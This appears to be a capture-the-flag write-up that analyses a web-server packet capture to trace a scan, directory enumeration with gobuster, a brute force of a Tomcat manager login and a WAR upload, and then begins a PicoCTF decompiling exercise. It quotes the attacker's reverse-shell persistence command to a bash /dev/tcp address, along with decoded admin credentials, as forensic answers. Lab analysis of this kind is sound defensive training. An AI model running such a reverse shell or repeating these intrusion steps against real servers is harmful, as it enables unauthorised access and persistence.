

Windows 10 - VMware Workstation
web server.pcap
No. Time Source Destination Protocol Length Info
3391 346.101271 10.0.0.112 14.0.0.120 TCP 60 8300 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3392 346.101272 10.0.0.112 14.0.0.120 TCP 60 8783 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3393 346.101273 10.0.0.112 14.0.0.120 TCP 60 3353 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3394 346.101274 10.0.0.112 14.0.0.120 TCP 60 4646 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3395 346.101275 10.0.0.112 14.0.0.120 TCP 60 8627 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3396 346.101275 10.0.0.112 14.0.0.120 TCP 60 702 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3397 346.101276 10.0.0.112 14.0.0.120 TCP 60 8670 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 2906: 60 bytes on wir
Ethernet II, Src: VMware_4b
Internet Protocol Version 4
Transmission Control Protoc
00 0c 29 4d 6a d0 00 0c 29 4b ae ba 08 00 45 00
00 2c 84 e3 00 00 3b 06 e5 eb 0e 00 00 78 0a 00
00 70 cb 11 25 32 ec cc 63 27 00 00 00 00 60 02
04 00 3e f1 00 00 02 04 05 b4 00 00
Log in
Type here to search
9:03 AM
4/3/2024


10.0.0.115
10.0.0.105
10.0.0.255
10.0.0.112
14.0.0.120

2. Based on the identified IP address associated with the attacker, can you ascertain the city from which the attacker's activities originated?

   ANSWER: Guangzhou


To gather more information about the IP address 14.0.0.120 involved in the suspicious activity, you can visit ARIN.net for an IP lookup. This will provide details such as the registered city, telephone, and email address associated with the IP, helping to identify the potential source of the attack.



3. From the pcap analysis, multiple open ports were detected as a result of the attacker's activities scan. Which of these ports provides access to the web server admin panel?


   ANSWER: 8080

   After analyzing the Pcap file with Wireshark, it was determined that port 8080 is used to access the web server's admin panel.



4. Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?


   ANSWER: gobuster



5. Subsequent to their efforts to enumerate directories on our web server, the attacker made numerous requests trying to identify administrative interfaces. Which specific directory associated with the admin panel was the attacker able to uncover?

   ANSWER: /Manager


   After analyzing the Pcap file with Wireshark, I discovered that the attacker attempted to enumerate directories on our web server. Throughout this process, the attacker made numerous requests in an effort to identify directories with administrative privileges. Ultimately, the attacker successfully gained access to the /manager directory, which is associated with the admin panel.




6. Upon accessing the admin panel, the attacker made attempts to brute-force the login credentials. From the data, can you identify the correct username and password combination that the attacker successfully used for authorization?

ANSWER: admin:tomcat

Using Wireshark, I navigated to "Follow" -> "TCP Stream" and scrolled through the data. I noticed an "Authorization: Basic" header containing encoded credentials. I copied the encoded hash and used a Base64 decoding website to decode it. Upon decoding, I uncovered the plaintext credentials "admin:tomcat".





base64decode.org
file:///home/annieg...
file:///home/annieg...
Google Account
Recent security eve...
Inbox (861) - vivian...
Decode from Base64 format
Simply enter your data then push the decode button.
YWRtaW46dG9tY2F0
For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.
admin:tomcat

7. Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?

ANSWER: JXQOZY.war


Upon analyzing the webserver.pcap file with Wireshark, I discovered that the attacker attempted to upload a file named JXQOZY.war. The purpose of this action was to establish a reverse shell on the server.




8. Upon successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?

   ANSWER: /bin/bash -c 'bash -l >& /dev/tcp/14.0.0.120/443 0>&1'

   After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine by running the following command: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'. This command helps maintain a continuous backdoor connection to the attacker's IP address.



Safe Opener (PicoCTF 2022)



Tool used For Analysis:

- Decompiler
- Base64decoder

To access and decode the information in the Safeopener.java file, follow these steps:

I. **Download the Program:** Click on the provided link to download the Safeopener.java file.

ii. Use an Online Decompiler:

- Go to an online Java decompiler.
- Click on "choose file" and select the Safeopener.java file from your downloads.
- Once the file has finished decompiling, the source code will be displayed.

iii. Analyze the Source Code:

- Look through the decompiled source code to identify any interesting strings or keys.
- Locate the "encoded key" string within the code.

iv. Decode the Key:

- Copy the encoded key.


- Visit a Base64 decoding website like base64decode.org.
- Paste the key into the decoder and click on the decode button to reveal the flag.

